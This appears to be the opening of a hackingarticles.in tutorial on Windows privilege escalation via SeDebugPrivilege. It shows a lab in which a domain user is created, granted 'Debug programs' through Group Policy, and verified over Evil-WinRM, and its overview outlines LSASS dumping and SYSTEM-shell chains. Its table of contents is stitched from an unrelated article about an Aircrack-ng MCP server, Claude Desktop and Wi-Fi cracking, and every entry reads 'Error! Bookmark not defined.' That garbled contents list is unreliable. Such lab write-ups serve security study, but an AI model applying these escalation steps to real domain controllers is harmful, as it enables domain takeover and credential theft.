

WINDOWS PRIVILEGE ESCALATION



Se**DEBUG** Privilege

www.hackingarticles.in



Contents

Overview	Error! Bookmark not defined.
Introduction	Error! Bookmark not defined.
Lab Environment	Error! Bookmark not defined.
Setting Up the Aircrack-ng MCP Repository	Error! Bookmark not defined.
Granting Passwordless Sudo Permissions	Error! Bookmark not defined.
Configuring Claude Desktop	Error! Bookmark not defined.
Verifying MCP Server Registration	Error! Bookmark not defined.
Manually Starting the Server (Optional)	Error! Bookmark not defined.
Discovering Available Commands	Error! Bookmark not defined.
Enumerating Wireless Interfaces	Error! Bookmark not defined.
Enabling Monitor Mode	Error! Bookmark not defined.
Scanning for Wi-Fi Networks	Error! Bookmark not defined.
Capturing the WPA2 Handshake	Error! Bookmark not defined.
Cracking the Handshake with rockyou.txt	Error! Bookmark not defined.
Performing a Deauthentication Attack	Error! Bookmark not defined.
Mitigation Strategies	Error! Bookmark not defined.
Conclusion	Error! Bookmark not defined.





Overview


This article delivers an end-to-end walkthrough of how a single delegated user right — SeDebugPrivilege — collapses the security boundary between a standard domain user and full administrative control of a Windows Domain Controller. The narrative opens by explaining what the privilege authorises, then builds the exact misconfiguration in a lab: a fresh domain user is created, granted the Debug programs right through Group Policy, and verified over a remote PowerShell session. From that single foothold, four independent exploitation chains are executed against the same Domain Controller. The first dumps LSASS with a signed Microsoft tool and recovers the Domain Administrator's NTLM hash offline. The second migrates a Meterpreter session into winlogon.exe to land a live SYSTEM shell. The third and fourth chains use a purpose-built token-duplication utility to spawn either an interactive SYSTEM prompt or a reverse shell back to the attacker. The article closes with concrete mitigation guidance covering policy hygiene, LSA Protection, Credential Guard, and the detection opportunities each technique leaves behind.

Introduction

SeDebugPrivilege is one of the **most dangerous rights an attacker can inherit on a Windows host**. It grants a user the ability to open, read, and write the memory of any process on the system — including the Local Security Authority Subsystem Service (LSASS), the process responsible for caching credentials of every user currently logged on. Once a low-privileged domain account is granted this right, the path to full domain compromise becomes short: dump LSASS, extract secrets, and pivot as an administrator — or borrow the token of any SYSTEM process on the machine and skip the credential recovery step entirely. This article walks through the assignment of **SeDebugPrivilege via Group Policy, verifies the privilege from a remote session, and demonstrates several distinct exploitation chains that each end with SYSTEM or Domain Administrator access on an Active Directory environment**.

Lab Environment

The demonstration targets a Windows Server Domain Controller (DC) belonging to the ignite.local domain, reachable at 192.168.1.11. The attacker operates from a Kali Linux host at 192.168.1.17 using Evil-WinRM for remote PowerShell access. A standard domain user account named raaj is created and later assigned SeDebugPrivilege through Group Policy, simulating a common misconfiguration.



Understanding SeDebugPrivilege

SeDebugPrivilege, exposed in policy editors as “Debug programs”, **allows a security principal to attach a debugger to any process** — including those running under NT AUTHORITY\SYSTEM. Windows originally reserved this right for developers troubleshooting kernel-level and system-service issues, but in practice, it is functionally equivalent to full local administrative access. Holders of the privilege can read the private memory of protected system processes, inject shellcode into them, or impersonate their access tokens. Because LSASS runs as SYSTEM and stores cached NTLM hashes and Kerberos tickets in its address space, any account with SeDebugPrivilege on a Domain Controller effectively controls the domain.

By default, only members of the Administrators group are granted this right. When it is delegated to a lower-privileged user or group — often for legitimate but poorly scoped reasons such as supporting a monitoring agent — the assignment becomes a direct path to privilege escalation.

Creating the Domain User

The attack scenario begins on the Domain Controller, where the administrator provisions a new standard domain account named **raaj** with the password **Password@1**. The `/domain` switch tells the `net user` utility to create the object in Active Directory rather than in the local SAM database, and the command completes without elevating the account to any administrative group.



```
net user raaj Password@1 /add /domain
```

```
C:\Users\Administrator>net user raaj Password@1 /add /domain ←  
The command completed successfully.  
  
C:\Users\Administrator>
```

The image above confirms the account is created successfully in the domain.

Assigning SeDebugPrivilege via Group Policy


With the account in place, the next step opens the **Group Policy Management Console** (GPMC) — the standard tool for editing domain-wide policy objects. The console launches directly from an elevated command prompt using its Microsoft Management Console snap-in name.

```
gpmc.msc
```

The GPMC window loads once the command executes.

```
C:\Users\Administrator>  
C:\Users\Administrator>gpmc.msc ←  
  
C:\Users\Administrator>_
```

Inside GPMC, the console tree exposes the forest, its domains, and the organizational units that hold Group Policy Objects. Because Debug programs are a User Rights Assignment that must apply to the Domain Controller itself, the operator navigates to **Forest → Domains → ignite.local → Domain Controllers**, right-clicks the **Default Domain Controllers Policy**, and selects **Edit** to open it in the **Group Policy Management Editor**.



The Group Policy Management Editor exposes the full policy tree for the selected GPO. The path to the target setting runs through **Computer Configuration → Policies → Windows Settings → Security Settings → Local Policies → User Rights Assignment**. The right-hand pane lists every user right that can be delegated on machines to which the GPO applies. The setting of interest, Debug programs, appears in the middle of the list and currently reads Not Defined.



Group Policy Management Editor


File Action View Help

Default Domain Policy [DC:IGNITE.LOCAL] Policy


- Computer Configuration
 - Policies (1)
 - Software Settings
 - Windows Settings (2)
 - Name Resolution Policy
 - Scripts (Startup/Shutdown)
 - Deployed Printers
 - Security Settings (3)
 - Account Policies
 - Local Policies (4)
 - Audit Policy
 - User Rights Assignment (5)
 - Security Options
 - Event Log
 - Restricted Groups
 - System Services
 - Registry
 - File System
 - Wired Network (IEEE 802.3) Policies
 - Windows Defender Firewall with Advanced Security
 - Network List Manager Policies
 - Wireless Network (IEEE 802.11) Policies
 - Public Key Policies
 - Software Restriction Policies
 - Application Control Policies
 - IP Security Policies on Active Directory
 - Advanced Audit Policy Configuration
 - Policy-based QoS
 - Administrative Templates: Policy definitions
 - Preferences
 - User Configuration
 - Policies
 - Preferences

Policy	Policy Setting
Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Not Defined
Act as part of the operating system	Not Defined
Add workstations to domain	Not Defined
Adjust memory quotas for a process	Not Defined
Allow log on locally	Not Defined
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Not Defined
Bypass traverse checking	Not Defined
Change the system time	Not Defined
Change the time zone	Not Defined
Create a pagefile	Not Defined
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Not Defined
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined
Deny log on through Remote Desktop Services	Not Defined
Enable computer and user accounts to be trusted for delegati...	Not Defined
Force shutdown from a remote system	Not Defined
Generate security audits	Not Defined
Impersonate a client after authentication	Not Defined
Increase a process working set	Not Defined
Increase scheduling priority	Not Defined
Load and unload device drivers	Not Defined
Lock pages in memory	Not Defined
Log on as a batch job	Not Defined


Double-clicking **Debug programs** opens its **Properties dialogue box**. Ticking the Define this policy settings checkbox activates the assignment, and the **default entry — Administrators** — appears in the list. The Add User or Group button below invites additional principals into the delegation.



The **Add User or Group** button accepts principals in the **standard DOMAIN\username notation**. Entering **IGNITE\raaj** queues the previously created domain user for the assignment. The Browse button is available for resolving names against Active Directory, but a fully qualified DOMAIN\user value is accepted directly.



After confirming the addition, the Properties list now shows two entries: the built-in Administrators group and the newly delegated **IGNITE\raaj account**. Applying and closing the dialog commits the change to the GPO. From this moment on, the raaj account holds Debug programs on every Domain Controller in the domain.



Enforcing the Policy

Group Policy refreshes on the target machines according to a schedule, but the operator forces an immediate application with **gpupdate /force**. This flushes the local cache, re-reads the modified GPO from the Domain Controller, and applies the new user right without waiting for the background refresh cycle.

```
gpupdate /force
```





```
C:\Users\Administrator>gpupdate /force  
Updating policy...
```

Verifying the Privilege Remotely

From the Kali attacker host, Evil-WinRM opens an authenticated PowerShell session against the Domain Controller using the raaj account and its plaintext password. Once the shell lands, the `whoami /priv` command enumerates every privilege currently held in the user's access token.

```
evil-winrm -i 192.168.1.11 -u raaj -p Password@1  
whoami /priv
```

```
root@kali ~  
└─> evil-winrm -i 192.168.1.11 -u raaj -p Password@1  
Evil-WinRM shell v3.9  
Warning: Remote path completions is disabled due to ruby limitation: undefined met  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayer  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\raaj\Documents>  
*Evil-WinRM* PS C:\Users\raaj\Documents> whoami /priv  
PRIVILEGES INFORMATION  
┌──────────────────────────┬──────────────────────────┬──────────┐  
| Privilege Name           | Description              | State    |  
├──────────────────────────┼──────────────────────────┼──────────┤  
| SeMachineAccountPrivilege | Add workstations to domain | Enabled  |  
| SeDebugPrivilege          | Debug programs           | Enabled  |  
| SeChangeNotifyPrivilege   | Bypass traverse checking  | Enabled  |  
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Enabled  |  
*Evil-WinRM* PS C:\Users\raaj\Documents>
```

